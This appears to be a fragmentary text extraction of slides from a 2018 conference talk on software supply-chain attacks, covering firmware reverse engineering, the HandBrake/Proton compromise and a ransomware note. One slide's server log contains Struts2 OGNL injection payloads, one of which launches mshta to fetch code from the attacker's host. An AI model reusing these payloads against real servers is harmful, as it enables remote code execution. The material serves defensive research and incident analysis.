

Broken Links: Emergence and Future of Software Supply Chain Compromises

Ryan Kazanciyan - Chief Product Officer, Tanium

Black Hat Europe 2018
December 6, 2018





pwc


2004 - 2009



2009 - 2015



2015 - Present



Investigating PowerShell Attacks

Ryan Kazanciyan, Matt Hastings

Black Hat USA 2014

DSCCompromised: A Windows DSC Attack Framework

Black Hat Asia 2016

Matt Hastings, Ryan Kazanciyan

Technical Consultant, S2 & S3



Apache Struts 2 Documentation

rg/docs/s2-016.html

ive Security \ Kali Linux \ Kali Docs \ Kali Tools \ Exploit-DB

16

Tomcat Web Application Manager

ncat Web Application Man... \ Kali Linux \ Kali Docs \ Kali Tools \ Exploit-DB

https://www.ecoin.services/manager

ost Visited \ Offensive Security \ Kali Linux \ Kali Docs \ Kali Tools \ Exploit-DB

The Apache Software Foundation

http://www.apache.org/

Tomcat Web Application Manager

ecoinweb11_access_log.2015-09-18.txt (/var/log/tomcat7) - VIM

192.251.68.224 - tomcatadmin [18/Sep/2015:08:39:26 -0400] "GET /manager/html HTTP/1.1" 200 12400
192.251.68.224 - tomcatadmin [18/Sep/2015:08:39:26 -0400] "POST /manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=583DE3BFCF72CE438A7157DAF1C06813 HTTP/1.1" 200 14192
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-blank/ HTTP/1.1" 200 202
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-blank/example/HelloWorld.action HTTP/1.1" 200 532
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-blank/example/HelloWorld.action?redirect:%24{{new+java.io.File('.').getCanonicalPath().concat('NwYGIa')}} HTTP/1.1" 302 -
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-blank/example/HelloWorld.action?redirect:%24{{new+java.lang.ProcessBuilder(new+java.lang.String[]({'mshta',new+java.lang.String('http:nn192.251.68.224').replace('n','\u002f')))).start()}} HTTP/1.1" 302 -
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-blank/example/HelloWorld.action?redirect:%24{{new+java.lang.ProcessBuilder(new+java.lang.String('\$tmp\$WzHKDAlYy').replace('\$','\u002f'))).start()}} HTTP/1.1" 302 -

File Edit View Search Terminal Help

root@kali:~/tools# radare2 -s 0x32C24 -w apc_hw05_aos_640.bin
WARNING: bin_strings buffer is too big (0x002d6300)
[0x00032c24]> pd 16

0x00032c24 bfebf90a00 mov edi, 0xab9ef
-> 0x00032c29 8bc1 mov eax, ecx
0x00032c2b 49 dec ecx
=< 0x00032c2c 0bc0 or eax, eax
0x00032c2e 75f9 jne 0x32c29
0x00032c30 f6460640 test byte [esi + 6], 0x40
=> 0x00032c34 7409 je 0x32c3f
0x00032c36 ba7affed80 mov edx, 0x80edff7a
0x00032c3b cc int3
0x00032c3c 80eb07 sub bl, 7
-< 0x00032c3f ba7affed80 mov edx, 0x80edff7a
0x00032c44 e47f7f in al, 0x7f
0x00032c46 ba7affef90 mov edx, 0x90efff7a
0x00032c4b 90 nop
0x00032c4c 90 nop
0x00032c4d 90 nop

[0x00032c24]> s 0x00032c34

IDA - C:\apc_hw05_aos640_sumx640_bootmon100\FW_Upgrade.idb

File Edit Jump Search View Debugger Options Windows Help

IDA View-A

loc_409280:
push ecx
push eax
lea ecx, [ebp+lpText]
call sub_403370
push 32h
offset aSignatureCheck ; " signature check failed, update halted "...
ecx, [ebp+lpText]
sub_403370
eax, [ebp+lpText]
push 10h ; uType
push offset aError_1 ; "Error"
push eax ; lpText
push 0 ; hWnd
call ds:MessageBox0
eax, [esi+10h]
mov byte ptr [ebp+var_4], 6Ah
mov ecx, [eax+0Ch]

loc_409283:
mov dl, [ecx]
inc ecx
test dl, dl
jnz short loc_409283

xor ecx, ecx
jnp short loc_409280

sub ecx, [ebp+var_560]

Graph overview

Name Address P.

Nullsub_4 004028B0
Nullsub_5 00409A30
In 0040FB94
DialogFunc 00417F80
InEnum 0041DBDE
Nullsub_8 0041995
Nullsub_6 00467C41
Nullsub_9 004A39E5
TimerFunc 004ABCE9
Nullsub_7 004C7337
Nullsub_1 004E8E5C

Strings window

Address Length Type String

rdala0... 00000010 C APP Post firmware
rdala0... 00000021 C APP Prior to firmwa
rdala0... 00000009 C [%s] %s\n
rdala0... 00000010 C ADS Post firmware
rdala0... 00000021 C ADS Prior to firmwa
rdala0... 00000018 C Error opening data
rdala0... 00000007 C Error
rdala0... 00000009 C data.txt
rdala0... 00000025 C Error in language p
rdala0... 00000008 C English

9:11 AM
3/24/2017

Software supply-chain attacks

a brief timeline



HandBrake

Open Source

Add To Queue

Queue

Start

Pause

Preview

Activity Log

Toggle Presets

Source:

Title:

Angle:

Destination

Save as:

To:

Preset:

Format:

Video

Dimensions

Filters

Audio

Subtitles

Chapters

Video Encoder:

Quality: ☐ Constant Quality

☒ Average Bitrate (kbps):

☐ 2-pass encoding

Framerate (FPS):

☒ Variable Framerate

☐ Constant Framerate

HandBrake hacked to drop new variant of Proton malware

Posted: May 8, 2017 by [Thomas Reed](#)



Технічна підтримка +380 44 206 72 10

Відділ продажів +380 44 206 72 15

Виїзд спеціаліста +380 44 206 72 39

ПРО НАС

ПРИДБАТИ

ПАРТНЕРСЬКА МЕРЕЖА

НОВИНИ

КОНТАКТИ



Дистрибутив
10.01.199



Оновлення
10.01.201




Завантажити
інструкцію



Гарячі
питання



Отримати код
доступу



Вийшло оновлення

10.01.201

Детальніше

Oops, your important files are encrypted.

If you see this text, then your files are no longer accesible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.


We quarantee that you can recover all your files safely and easely. All you need to do is submit the payment and purchase the decryption key.

